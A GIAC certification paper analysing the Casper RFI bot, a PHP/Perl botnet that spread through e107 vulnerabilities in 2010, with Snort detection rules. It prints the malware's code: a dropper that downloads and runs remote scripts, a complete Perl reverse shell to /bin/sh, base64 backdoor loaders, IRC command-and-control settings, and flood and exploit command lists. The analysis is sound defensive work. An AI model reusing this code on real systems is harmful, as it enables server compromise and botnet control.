Global Information Assurance Certification Paper

An Overview Of The Casper RFI Bot

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Abstract

An ISC Diary from Aug 19th 2010, posted information regarding a RFI bot called Casper written in Perl and PHP spreading across Unix like systems. Using basic information available from the diary posting, I was able to obtain a copy of the bot for analysis. This paper will provide a basic overview of the RFI bot. This includes how the bot was spreading between systems, an overview of the collected scripts, and their purpose and function. Also covered is how to un-obfuscate sections of the code and basic information about its command and control structure. As part of the six primary phases of incident handling, the identification and understanding of a threat in the network is crucial. The end result will be more than a basic understanding of the bot. The end result will provide information on how to possibly detect, contain and eradicate the threat with a plausible recovery scenario.

1. Introduction

On July 8th 2010 Emerging Threats added signatures for a remote file inclusion scanner with a user agent containing either "MaMa CaSpEr" or "Casper Bot Search" (Jonkman, 2010) . The "MaMa CaSpEr" user agent was first detected around July 3rd 2010 (BotsVsBrowsers, 2010a). The "Casper Bot Search" user agent was first seen around June 25th 2010 (BotsVsBrowsers, 2010b). This scanner was specifically targeting the e107 content management system using multiple RFI vulnerabilities, an XSS vulnerability and a code execution vulnerability (Jonkman, 2010). The sample collected is based on the ByroeNet, with the user agent of "Casper Bot Search" and additional scripts needed to join the host to IRC command and control servers. Multiple versions of the scanner were collected from sub directories, all use IRC as command and control with the channels and servers changing depending on the author of the variation.

Examples of the RFI and XSS exploit code are located at http://www.exploit-db.com/exploits/12818/ and the Code Execution http://www.exploit-db.com/exploits/12715/ . Both target the e107 content management system prior to version 0.7.22, and both are from May 2010 released within days of each other with differing authors. The current Emerging Threats signatures can be found on http://doc.emergingthreats.net/2011176 and http://doc.emergingthreats.net/2011175, last updated as of Feb 4th 2011.

Included with the collected scripts were two open source applications, Eggdrop and psyBNC. These will be explained with plausible usage scenarios.

The primary script "casper.txt" will be analyzed along with each of the sub scripts as they would be called during execution. Sophos version 4.63.0 will be used to scan the samples and a VirusTotal.com detection ration will be provided. If possible example Snort style signatures for networking intrusion detection will be provided.

2. Analysis

2.1. casper.txt

Casper.txt is written in PHP. It has an md5 hash of 8885fbe6331f6c5d47f92a697681797f, and is 130 lines long. Sophos version 4.63.0 detects this sample as Troj/PhpShel-C, it's detection ratio on VirusTotal.com is 39.5%. The first section of the script has a set of variables that can be used to customize the scripts used and its own connection settings.

```
12  $admin       = "CaLLDeRooN";
13  $serverircs  = array("irc.shell2k.com");
14  $serverirc   = $serverircs[rand(0,count($serverircs) - 1)];
15  $urldata     = "http://xxxxxxxxxxx.xxx/e107_images/casper/";
16  $injektor    = "sh.txt";
17  $defacer     = "def.txt";
18  $filepsy     = "psy.tar.gz";
19  $portpsy     = "6667";
20  $fileggdrop  = "eggdrop.tar.gz";
21  $filebotphp  = "bot.txt";
22  $crbots      = 2;
23  $filebotperl = "iso.txt";
24  $filebotscan = "scan.txt";
```

The next section is used for determining the current working directory and its read / write status.

```
26  $P           = @getcwd();
27  $perm        = (@is_writable($P))?"W":"R";
28  $perm        = (is_array($perm))?join(" ",$perm):$perm;
29  $pathbot     = $P;if($perm == "R"){if(substr($P,0,5) == "/var/"){$pathbot =
"/tmp";}else{$pathbot = "/tmp";}}
30  $permperl    = (@is_writable($pathbot))?"W":"R";
31  $permperl    = (is_array($permperl))?join(" ",$permperl):$permperl;
```

If the current working directory is not writable it will attempt to find another directory to drop the files, either /var or /tmp on line 29. If it can find a directory with write permissions on line 33 it will execute a function called casperget on line 34.

```
33  if($perm == "W"){
34          if(casperget()!="lain"){
35                  caspercmd("rm -fr *");
36                  caspercmd(casperget().$urldata.$injektor." -O casper.php");
37                  caspercmd(casperget().$urldata.$defacer." -O index.php");
38          }else{
39                  caspercmd("lwp-download ".$urldata.$injektor." -O
casper.php");
40                  caspercmd("lynx -source ".$urldata.$injektor." -O
casper.php");
41                  caspercmd("GET ".$urldata.$injektor." -O casper.php");
42                  caspercmd("lwp-download ".$urldata.$defacer." -O index.php");
43                  caspercmd("lynx -source ".$urldata.$defacer." -O index.php");
44                  caspercmd("GET ".$urldata.$defacer." -O index.php");
45          }
46  }

118  function casperget() {
```

```
119          if (ex('wget --help'))                  { return "wget ";   }
120          elseif(function_exists('curl_version')) { return "curl -O ";}
121          elseif(ex('fetch --help'))              { return "fetch ";  }
122          else                                    { return "lain";    }
123  }
```

If casperget returns lain on line 122 which is “other” in Indonesian. It will try using several other methods to pull down what it needs lines 39 to 44.

These commands are executed by using a function called caspercmd which attempts to use several different methods to execute code on the target.

```
124  function caspercmd($cmd) {
125          if (enabled("exec"))                    {exec($cmd);       }
126          elseif (enabled("shell_exec"))          {shell_exec($cmd);  }
127          elseif (enabled("system"))              {system($cmd);      }
128          elseif (enabled("passthru"))            {passthru($cmd);    }
129  }
```

Next it will check to see if it can access Perl, if it can it attempts to download it's own Perl scripts on lines 48 to 57. Then it executes $filebotscan and $filebotperl on lines 58 to 60, which have iso.txt and scan.txt assigned to them. There is a do while loop on lines 61 to 64 that will constantly try to relaunch $filebotperl every 12 hours on line 63. The rand at the end of $serverircs on line 60 and 62 is an attempt to join to a random IRC host from a list of servers, the list with this sample only contained a single entry.

```
48  if((ex('perl -h')) && $permperl=="W" ){
49                  caspercmd("cd ".$pathbot.";rm -fr *.tx*");
50          if(casperget()=="lain"){
51                  caspercmd("cd ".$pathbot.";lwp-download ".$urldata.
$filebotscan." -O ".$filebotscan);
52                  caspercmd("cd ".$pathbot.";lynx -source ".$urldata.
$filebotperl." -O ".$filebotperl);
53                  caspercmd("cd ".$pathbot.";GET ".$urldata.$filebotperl." -O ".
$filebotperl);
54          }else{
55                  caspercmd("cd ".$pathbot.";".casperget().$urldata.
$filebotscan." -O ".$filebotscan);
56                  caspercmd("cd ".$pathbot.";".casperget().$urldata.
$filebotperl." -O ".$filebotperl);
57          }
58          caspercmd("cd ".$pathbot.";perl ".$filebotscan);
59          sleep(1);
60          caspercmd("cd ".$pathbot.";perl ".$filebotperl." ".
$serverircs[rand(0,count($serverircs) - 1)]);
61          do {
62          caspercmd("cd ".$pathbot.";perl ".$filebotperl." ".
$serverircs[rand(0,count($serverircs) - 1)]);
63          sleep(43200);
64          } while(true);
65  }
```

Casper.txt could be used as the remote file during an RFI attack on a host. It will drop the needed files on the remote host and attempt to execute scripts to join it to the command and control channel.

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2.1.1. Methods of detection

A simple and very effective method to detect activity related to this script is monitoring for outbound web connections coming from web severs. Below is an example Snort style rule.

```
alert tcp $HTTP_SERVERS any -> $EXTERNAL_NET $HTTP_PORTS (msg: "Web server making
external web connections"; classtype:trojan-activity; sid:XXXXXX; rev:1;)
```

This signature will look for traffic leaving an IP address in your Snort $HTTP_SERVERS group going to an IP that is not in your LAN with a destination port in the $HTTP_PORT group. This will trigger an alert on the attempts to download the additional scripts when casper.txt has been executed.

The rule could be simplified to look for any connections originating from an IP in the $HTTP_SERVERS group. In most cases any outbound connection from a webserver is not typical behavior.


```
alert tcp $HTTP_SERVERS any -> $EXTERNAL_NET any (flag: S; msg: "Web server making
external connections"; classtype:trojan-activity; sid:XXXXXX; rev:1;)
```

This signature will alert on traffic with the TCP SYN flag set coming from an IP in the $HTTP_SERVERS group going to something outside the network to any port.

2.2. sh.txt

sh.txt is written in PHP. It has an md5 sum of 52a8541fb01a8117fa9d110491a1b29d, and is 3,309 lines long. Sophos version 4.63.0 detects this sample as Mal/PHPShell-A, it's detection ratio on VirusTotal.com is 65.1%. Sh.txt is declared on line 16 of casper.txt and assigned to the variable $injektor, “injector” in Indonesian. Line 36 of caspter.txt attempts to write sh.txt to casper.php, other attempts are also made on lines 39, 40 and 41. Once loaded on the target system, sh.txt acts as the administrative portal. A screen shot is below.

```
34          if(casperget()!="lain"){
35                  caspercmd("rm -fr *");
36                  caspercmd(casperget().$urldata.$injektor." -O casper.php");
37                  caspercmd(casperget().$urldata.$defacer." -O index.php");
38          }else{
39                  caspercmd("lwp-download ".$urldata.$injektor." -O
casper.php");
40                  caspercmd("lynx -source ".$urldata.$injektor." -O
casper.php");
41                  caspercmd("GET ".$urldata.$injektor." -O casper.php");
```



Of the available functions provided by the portal, there is a few that could provide useful information for threat detection. The first is Backdoor, on line 506 of sh.txt is the PHP code building the link displayed on the console. We can follow this to the function that is executed.

```
506  $quicklaunch2[] = array("Backdoor",$surl."act=shbd");

258  if (!empty($_POST['backconnectport']) && ($_POST['use']=="shbd")) {
259    $ip = gethostbyname($_SERVER["HTTP_HOST"]);
260    $por = $_POST['backconnectport'];
261    if (is_writable(".")) {
262      cfb("shbd",$backdoor);
```

Below is the frame that is displayed when the Backdoor link is clicked.

The function cfb takes the contents of $backdoor and writes it to a file on the disk

called shbd, the port is added as an argument when executed.

```
248  function cfb($fname,$text) {
249    $w_file=@fopen($fname,"w") or bberr();
250    if($w_file) {
251      @fputs($w_file,@base64_decode($text));
252      @fclose($w_file);
253    }
254  }

263      ex("chmod 777 shbd");
264      $cmd = "./shbd $por";
265      exec("$cmd > /dev/null &");
```

On line 238 $backdoor is declared, it's very long and a short sample is provided. The entire contents of $backdoor is base64 encoded, it appears to be an attempt to hide the contents.

```
238  $backdoor = "f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAoIUECDQAAAD4EgAAAAAAADQAIAA
```

Decoding is simple with the Perl code below.

```
#!/usr/bin/perl

$backdoor = ”contents here”;

$out =  MIME::Base64::decode $backdoor;
print "$out";
```

The output of $backdoor is a 32-bit ELF executable, with a md5 hash of eac857aac16c59f2a1d9b5e3a8208d8f. Sophos version 4.63.0 detects the binary as Troj/Agent-JQH, it's detection ration on VirusTotal.com is 36.6%. It's basic function is to open a listening socket on the specified port and connect it to /bin/sh. A small hexdump is provided.

```
|............::     w|
|4ck1ng-shell     (Pr|
|ivate   Build   v0.3|
|)  bind  shell  bac|
|kdoor   ::   ...sock|
|et.bind.listen./|
|bin/sh..........|
```

The next item to examine is “Back-Connect”, from the screen shot we can see there is two options Perl and C.

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Following the execution path as before we can find the function that is called to run it.

```
        507  $quicklaunch2[] = array("Back-Connect",$surl."act=backc");

        3199    echo("<center><b>Back-Connection:</b></br></br><form name=form
method=POST>Host:<input type=text name=backconnectip size=15 value=$ip> Port: <input
type=text name=backconnectport size=15 value=5992> Use: <select size=1 name=use><option
value=Perl>Perl</option><option value=C>C</option></select> <input type=submit
name=submit value=Connect></form>Click 'Connect' only after you open port for it first.
Once open, use NetCat, and run '<b>nc -l -n -v -p 5992</b>'<br><br></center>");

        282  if (!empty($_POST['backconnectip']) && !empty($_POST['backconnectport']) &&
($_POST['use']=="Perl")) {
        283    if (is_writable(".")) {
        284      cf("back",$back_connect_pl);
        285      $p2 = which("perl");
        286      $blah = ex($p2." back ".$_POST['backconnectip']." ".
$_POST['backconnectport']." &");
        287      if (file_exists("back")) { unlink("back"); }
        288    } else {
        289      cf("/tmp/back",$back_connect_pl);
        290      $p2 = which("perl");
        291      $blah = ex($p2." /tmp/back ".$_POST['backconnectip']." ".
$_POST['backconnectport']." &");
        292      if (file_exists("/tmp/back")) { unlink("/tmp/back"); }
        293    }
        294    $_POST['backcconnmsg']="Trying to connect to <b>".
$_POST['backconnectip']."</b> on port <b>".$_POST['backconnectport']."</b>.";
        295  }
        296
        297  if (!empty($_POST['backconnectip']) && !empty($_POST['backconnectport']) &&
($_POST['use']=="C")) {
        298    if (is_writable(".")) {
        299      cf("backc",$back_connect_c);
        300      ex("chmod 777 backc");
        301      $blah = ex("./backc ".$_POST['backconnectip']." ".
$_POST['backconnectport']." &");
        302      if (file_exists("backc")) { unlink("backc"); }
        303    } else {
        304      ex("chmod 777 /tmp/backc");
        305      cf("/tmp/backc",$back_connect_c);
        306      $blah = ex("/tmp/backc ".$_POST['backconnectip']." ".
$_POST['backconnectport']." &");
        307      if (file_exists("/tmp/backc")) { unlink("/tmp/backc"); }
        308    }
        309    $_POST['backcconnmsg']="Trying to connect to <b>".
$_POST['backconnectip']."</b> on port <b>".$_POST['backconnectport']."</b>.";
        310  }
```

Both $back_connect_pl and $back_connect_c are base64 encoded just as before, short samples are below.

```
        236  $back_connect_pl = "IyEvdXNyL2Jpbi9wZXJsDQp
        237  $back_connect_c = "f0VMRgEBAQAAAAAAAAAAAAIAAwABAAA
```

The Perl script $back_connect_pl is very short, it opens a socket to a remote

system and connects it to /bin/sh. It has an md5 hash of 8f480a3936819a5092071818f25f2893, Sophos version 4.63.0 does not detect this sample. It's detection ratio on VirusTotal.com is 9.3%, and is identified as a backdoor.

```
 1  #!/usr/bin/perl
 2  use Socket;
 3  $cmd= "lynx";
 4  $system= 'echo "`uname -a`";';
 5  $system1= 'echo "`id`";';
 6  $system2= 'echo "`pwd`";';
 7  $system3= 'echo "`whoami`@`hostname`:~ >";';
 8  $system4= '/bin/sh';
 9  $0=$cmd;
10  $target=$ARGV[0];
11  $port=$ARGV[1];
12  $iaddr=inet_aton($target) || die("Error: $!\n");
13  $paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
14  $proto=getprotobyname('tcp');
15  socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");
16  connect(SOCKET, $paddr) || die("Error: $!\n");
17  open(STDIN, ">&SOCKET");
18  open(STDOUT, ">&SOCKET");
19  open(STDERR, ">&SOCKET");
20  print "\n\n:: w4ck1ng-shell (Private Build v0.3) reverse shell ::\n\n";
21  print "\nSystem Info: ";
22  system($system);
23  print "\nYour ID: ";
24  system($system1);
25  print "\nCurrent Directory: ";
26  system($system2);
27  print "\n";
28  system($system3); system($system4);
29  close(STDIN);
30  close(STDOUT);
31  close(STDERR);
```

The C executable appears to provide the same function, a small hexdump is provided. It's md5 hash is 5771c90e0e499b4a53b7ee9535b1944e. This sample was not detected by Sophos version 4.63.0. It's detection ration on VirusTotal.com is 0%, a small hexdump sample is provided.

```
|.........[-]  con|
|nect().sh  -i./bi|
|n/sh............|
```

Other areas that should provide useful information is the Feedback and Update links.

```
1910 if ($act == "feedback") {
1911  $suppmail = base64_decode("ZmVlbGNvbXpAZ21haWwuY29t");
```

The contents of $suppmail decodes to feelcomz@gmail.com.

The purpose of the "Update" function is to preform a self update of the script, this is done from a configured target web server.

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```
569    if (!function_exists("c99sh_getupdate")) {
570      function c99sh_getupdate($update = TRUE) {
571        $url = $GLOBALS["c99sh_updateurl"]."?
version=".urlencode(base64_encode($GLOBALS["sh_ver"])."&updatenow=".($updatenow?"1":"0");
572        $data = @file_get_contents($url);
573        if (!$data) {return "Can't connect to update-server!";}

61  $c99sh_updateurl = $sh_mainurl."fx29sh_update.php";

5  $sh_mainurl = "http://xxxxxxxxx.xxx/config/";
```

2.2.1. Methods of detection

With the information gathered from sh.txt additional signatures can be created to assist with detection of this threat on the network.

Monitoring for SMTP connections with the support address.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"Casper Email";
flow:to_server,established; content:"feelcomz@gmail.com"; classtype:trojan-
activity; sid:XXXX; rev:X;)
```

An additional signature to monitor for activity on the default listening port of 5992 TCP is also helpful. Generic shell code signatures may also be able to detect this traffic.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5992 (msg:"Casper BackDoor Connection";
flow:to_server,established; classtype:trojan-activity; sid:XXXX; rev:X;)
```

Signatures to monitor for the self update attempts could be created, but the signatures created to monitor for outbound connections from the web servers should alert on these.

2.3. def.txt

def.txt is written in HTML and has an md5 sum of a92c0550b9f828467a5c8723eb34ae65. It contains code to deface the a web site with the names of the hackers and crew. It is declared on line 17 of casper.txt and assigned to the variable $defacer.

```
17  $defacer     = "def.txt";

 Linux xxxxxx.xxx 2.6.18-8.el5 #1 SMP Thu Mar 15 19:57:35 EDT 2007 i686 i686 i386
GNU/Linux
 uid=0(livemy) gid=0(livemy) groups=32087(livemy) context=root:system_r:
unconfined_t:SystemLow-SystemHigh
From TURKEY
Ustata - Pr3ns - KILICaRsLaN - Desp0tizM - burtay - sanalkrall - bY_aSkeR - toFan
www.Cryptosuite.Org - www.Megaturks.Net - www.Devilc0de.Com
...:: Ne Mutlu T<FC>RK<FC>M Diyene ::...
Turkish Hacker Defacer Group <A9> TURKEY
Thanks
```

```
www.Zone-h.Org - www.Milw0rm.Com - inj3ct0r.com
```

This script provides no real useful information that can be used for creating network intrusion detection signatures.

2.4. bot.txt

Initially declared on line 21 of casper.txt, bot.txt is written in PHP and has a md5 hash of 2c1f8f7d7c0d522813b95c100679d4a1. Sophos version 4.63.0 detects this sample as Mal/PBot-A, it's detection ratio on VirusTotal.com is 65.1%. This is a bot created in PHP, there is a basic help section at the start of the file.

```
 9   *  .user <password> //login to the bot
10   *  .logout //logout of the bot
11   *  .die //kill the bot
12   *  .restart //restart the bot
13   *  .mail <to> <from> <subject> <msg> //send an email
14   *  .dns <IP|HOST> //dns lookup
15   *  .download <URL> <filename> //download a file
16   *  .exec <cmd> // uses exec() //execute a command
17   *  .sexec <cmd> // uses shell_exec() //execute a command
18   *  .cmd <cmd> // uses popen() //execute a command
19   *  .info //get system information
20   *  .php <php code> // uses eval() //execute php code
21   *  .tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
22   *  .udpflood <target> <packets> <packetsize> <delay> //udpflood attack
23   *  .raw <cmd> //raw IRC command
24   *  .rndnick //change nickname
25   *  .pscan <host> <port> //port scan
26   *  .safe  // test safe_mode (dvl)
27   *  .inbox <to> // test inbox (dvl)
28   *  .conback <ip> <port> // conect back (dvl)
29   *  .uname // return shell's uname using a php function (dvl)
```

There is also connection information for a command and control IRC channel.

```
37   var $config = array("server"=>"irc.shell2k.com",
38                       "port"=>"6667",
39                       "pass"=>"11av795",
40                       "prefix"=>"vai",
41                       "maxrand"=>"15",
42                       "chan"=>"#satshell",
43                       "chan2"=>"",
44                       "key"=>"",
45                       "modes"=>"+p",
46                       "password"=>"11av795",
47                       "trigger"=>".",
48                       "hostauth"=>"*" // * for any hostname (remember:
/setvhost xxxxxx.xxx)
49                       );
```

There is another base64 encoded variable called $dc_source on line 470. Additionally there is a function to decode it and write it to disk as a Perl script and execute it.

```
470      $dc_source = "IyEvdXNyL2Jpbi9wZXJsDQp1c2U
471      if (is_writable("/tmp"))
472      {
473        if (file_exists("/tmp/dc.pl")) { unlink("/tmp/dc.pl"); }
```

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```
474         $fp=fopen("/tmp/dc.pl","w");
475         fwrite($fp,base64_decode($dc_source));
476         passthru("perl /tmp/dc.pl $ip $port &");
477         unlink("/tmp/dc.pl");
478       }
```

The decoded Perl script is detected by Sophos version 4.63.0 as Troj/Worsyn-A and has a detection ratio of 67.4%. The script is used to connect to a shell of a remote target.

```
if (!$ARGV[0]) {
  printf "Usage: $0 [Host] <Port>\n";
  exit(1);
}
```

2.4.1. Methods of detection

Unique signatures should not be required for detecting activity from this PHP bot, The bot attempting to join an IRC channel after connecting to the server will trigger a Snort alert using this signature already provided in Snorts chat.rules file.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC channel join";
flow:to_server,established; content:"JOIN "; nocase; pcre:"/^\s*JOIN/smi"; metadata:policy
classtype:policy-violation; sid:1729; rev:7;)
```

Other signatures such as generic shell code and the previously created signatures to monitor for outbound connections from web servers will also assist in detecting activity associated with his bot.

2.5. iso.txt

Iso.txt is assigned to the $filebotperl variable in casper.txt on line 23. It is written in Perl and has a md5 hash of c8edc4540874a7d0131678e42b33faac. Sophos version 4.63.0 detects this sample as Mal/PerlBot-A, and its detection ratio on VirusTotal.com is 62.8%. This bot has a similar set of available functions as compared to bot.txt, it connects to the same IRC server but uses a different channel. Below is the command options and translation.

```
 6  # Comandos:
 7  #           @oldpack <ip> <bytes> <tempo>;
 8  #           @udp <ip> <porta> <tempo>;
 9  #           @fullportscan <ip> <porta inicial> <porta final>;
10  #           @conback <ip> <porta>
11  #           @download <url> <arquivo a ser salvo>;
12  #           !estatisticas <on/off>;
13  #           !sair para finalizar o bot;
14  #           !novonick para trocar o nick do bot por um novo aleatorio;
15  #           !entra <canal> <tempo>
16  #           !sai <canal> <tempo>;
17  #           !pacotes <on/off>
```

```
18  #           @info
19  #           @xpl <kernel>
20  #           @sendmail <assunto> <remetente> <destinatario> <conteudo>

6  # Commands:
7  #           @ oldpack <ip> <bytes> <Time>;
8  #           @UDP <ip> <port> <Time>;
9  #           @ fullportscan <ip> <start port> <end port>;
10 #           @ conback <ip> <port>
11 #           to download <url> <file to be saved>;
12 #           ! <on/off> Statistics;
13 #           ! Exit to finish the bot;
14 #           ! newnickname to change the nickname of the bot with a new random;
15 #           ! Join <channel> <Time>
16 #           ! Leave <channel> <Time>;
17 #           ! <on/off> Packages
18 #           @ info
19 #           @ XPL <kernel>
20 #           @ sendmail <subject> <sender> <destination> <content>
```

IRC connection settings.

```
27  $servidor='irc.shell2k.com' unless $servidor;
28  my $porta='6667';
29  my @canais=("#megaturks");
30  my @adms=("CaLLDeRooN");
```

The script is executed from casper.txt on line 60 and 62 in a do while loop.

```
60          caspercmd("cd ".$pathbot.";perl ".$filebotperl." ".
$serverircs[rand(0,count($serverircs) - 1)]);
61          do {
62          caspercmd("cd ".$pathbot.";perl ".$filebotperl." ".
$serverircs[rand(0,count($serverircs) - 1)]);
63          sleep(43200);
64          } while(true);
65  }
```

The script will change directory to $pathbot then run $filebotperl. The periods between the quotation marks are used to concatenate the strings together. The addition of the $serverircs[rand(0,count($serverircs) – 1)]); is an attempt to randomly select an IRC server to connect to from the array declared on line 13 of capser.txt.

```
13  $serverircs  = array("irc.shell2k.com");
```

In this case the array only contains a single server, and is picked up on line 106 of iso.txt as a command line argument to it's execution. This is inside a sub routine to connect the bot to its IRC server.

```
 104  sub conectar {
   105     my $meunick = $_[0];
   106     my $servidor_con = $_[1];
   107     my $porta_con = $_[2];
   108
   109     my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp",
PeerAddr=>"$servidor_con", PeerPort=>$porta_con) or return(1);
   110     if (defined($IRC_socket)) {
   111       $IRC_cur_socket = $IRC_socket;
   112
```

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```
   113       $IRC_socket->autoflush(1);
   114       $sel_cliente->add($IRC_socket);
   115
   116       $irc_servers{$IRC_cur_socket}{'host'} = "$servidor_con";
   117       $irc_servers{$IRC_cur_socket}{'porta'} = "$porta_con";
   118       $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
   119       $irc_servers{$IRC_cur_socket}{'meuip'} = $IRC_socket->sockhost;
   120       nick("$meunick");
   121       sendraw("USER $ircname ".$IRC_socket->sockhost." $servidor_con :
$realname");
   122       print "\nShellBot $VERSAO by: deviL__\n";
   123       print "nick: $nick\n";
   124       print "servidor: $servidor\n\n";
   125       sleep 2;
   126     }
   127
   128  }
```

The bot will also try and protect itself from system signals.

```
50  $SIG{'INT'} = 'IGNORE';
51  $SIG{'HUP'} = 'IGNORE';
52  $SIG{'TERM'} = 'IGNORE';
53  $SIG{'CHLD'} = 'IGNORE';
54  $SIG{'PS'} = 'IGNORE';
```

There is also support for doing shells on windows based system, the port is variable.

```
324              # Conback.pl by Dominus Vis adaptada e adicionado suporte pra
windows ;p
325              elsif ($funcarg =~ /^conback\s+(.*)\s+(\d+)/) {
326                my $host = "$1";
327                my $porta = "$2";
328                sendraw($IRC_cur_socket, "PRIVMSG $printl :\002Conectando-se
em\002: $host:$porta");
329                my $proto = getprotobyname('tcp');
330                my $iaddr = inet_aton($host);
331                my $paddr = sockaddr_in($porta, $iaddr);
332                my $shell = "/bin/sh -i";
333                if ($^O eq "MSWin32") {
334                  $shell = "cmd.exe";
335                }
```

The bot will also compare the current running kernel with a long list of known vulnerabilities, a sort sample is provided.

```
381             if ($kernel =~ /2.6.7/) { sendraw($IRC_cur_socket, "PRIVMSG
$printl : kernel $kernel rootab with: krad2, h00lyshit"); goto downloads; }
382             if ($kernel =~ /2.6.8/) { sendraw($IRC_cur_socket, "PRIVMSG
$printl : kernel $kernel rootab with: krad2, h00lyshit"); goto downloads; }
```

2.5.1. Methods of detection

Excluding the IRC connection information gathered from this script, there is very little useful information to create a new set of network intrusion detection signatures. The signatures already created to alert on out bound traffic coming from web servers should alert on anything this bot will do. It's other functions such as port scanning and

shell access will trigger other existing signatures.

2.6. scan.txt

Scan.txt contains the exploit code, attack code and control code. The script itself is written in Perl and has a md5 sum of f9970804dc8e51087c12babf77ef8536. Sophos version 4.63.0 does not detect this sample, it's detection ratio on VirusTotal.com is 16.3%. This script is assigned to the variable $filebotscan on line 24 of casper.txt. It's injected to a target site on line 51 and is executed on line 58 of casper.txt using the caspercmd subroutine.

```
24  $filebotscan = "scan.txt";
51  caspercmd("cd ".$pathbot.";lwp-download ".$urldata.$filebotscan." -O ".
$filebotscan);
58  caspercmd("cd ".$pathbot.";perl ".$filebotscan);
```

The start of the script contains a set of variables pointing back to the site that preformed the injection on the target. This is under a section titled “Configuration URL” in Indonesian.

```
21  ##[ KONFIGURASI URL ]##
22  my $Ckrid     = "http://xxxxxxx.xxx/e107_images/casper/Ckrid1.txt?";
23  my $Ckrid2    = "http://xxxxxxx .xxx/e107_images/casper/Ckrid2.txt?";
24  my $spread    = "http://xxxxxxx .xxx/e107_images/casper/casper.txt?";
25  my $spread2   = "http://xxxxxxx .xxx/e107_images/casper/casper2.txt?";
26  my $joomlaz   = "http://xxxxxxx .xxx/e107_images/casper/joomla.txt";
27  my $e107cmdsp = "cd /var/tmp;cd /tmp;lwp-download http://xxxxxxx
.xxx/e107_images/casper/iso.txt -O iso.txt;curl -O http://xxxxxxx
.xxx/e107_images/casper/iso.txt -O iso.txt;perl iso.txt irc.mildnet.org";
28  my $e107cmdsp2= "cd /var/tmp;cd /tmp;lwp-download http://xxxxxxx
.xxx/e107_images/casper/scan.txt -O scan.txt;curl -O http://xxxxxxx
.xxx/e107_images/casper/scan.txt -O scan.txt;perl scan.txt";
29  my $bypass    = "http://xxxxxxx .xxx/e107_images/casper/googlez.php?";
```

All except for the script joomla.txt and googlez.php were collected from the infected web server. The scripts casper.txt and casper2.txt are the same, they both have a md5 sum of 8885fbe6331f6c5d47f92a697681797f. Ckrid1.txt contains basic PHP code that echo's an email address 4 times and the word “Ckrid”. Ckrid2 is more complicated, it's a PHP file that contains a set of subroutines to display information about a target machine. This includes the current working directory, user, IP address, kernel information and disk space.

```
4  $P       = @getcwd();
5  $IP      = @getenv("SERVER_ADDR");
6  $UID     = crshell1exec("id");
7  $P   = @getcwd();
8  $IP  = @getenv("SERVER_ADDR");
9  $UID = crshell1exec("id");
10 cr("SAFE",@safemode()?"ON":"OFF");
```

```
11  cr("OS",@PHP_OS);
12  cr("UNAME",@php_uname());
13  cr("SERVER",($IP)?$IP:"-");
14  cr("USER",@get_current_user());
15  cr("UID",($UID)?$UID:"uid=".@getmyuid()." gid=".@getmygid());
16  cr("DIR",$P);
17  cr("PERM",(@is_writable($P))?"[W]":"[R]");
18  cr("HDD","Used: ".hdd("used")." Free: ".hdd("free")." Total: ".hdd("total"));
19  cr("DISFUNC",@getdisfunc());
21  function cr($t,$c) { echo "$t: "; echo (is_array($c))?join(" ",$c):$c; echo
"<br>"; }
22  function safemode() { return (@ini_get("safe_mode") OR
eregi("on",@ini_get("safe_mode")) ) ? TRUE : FALSE; }
```

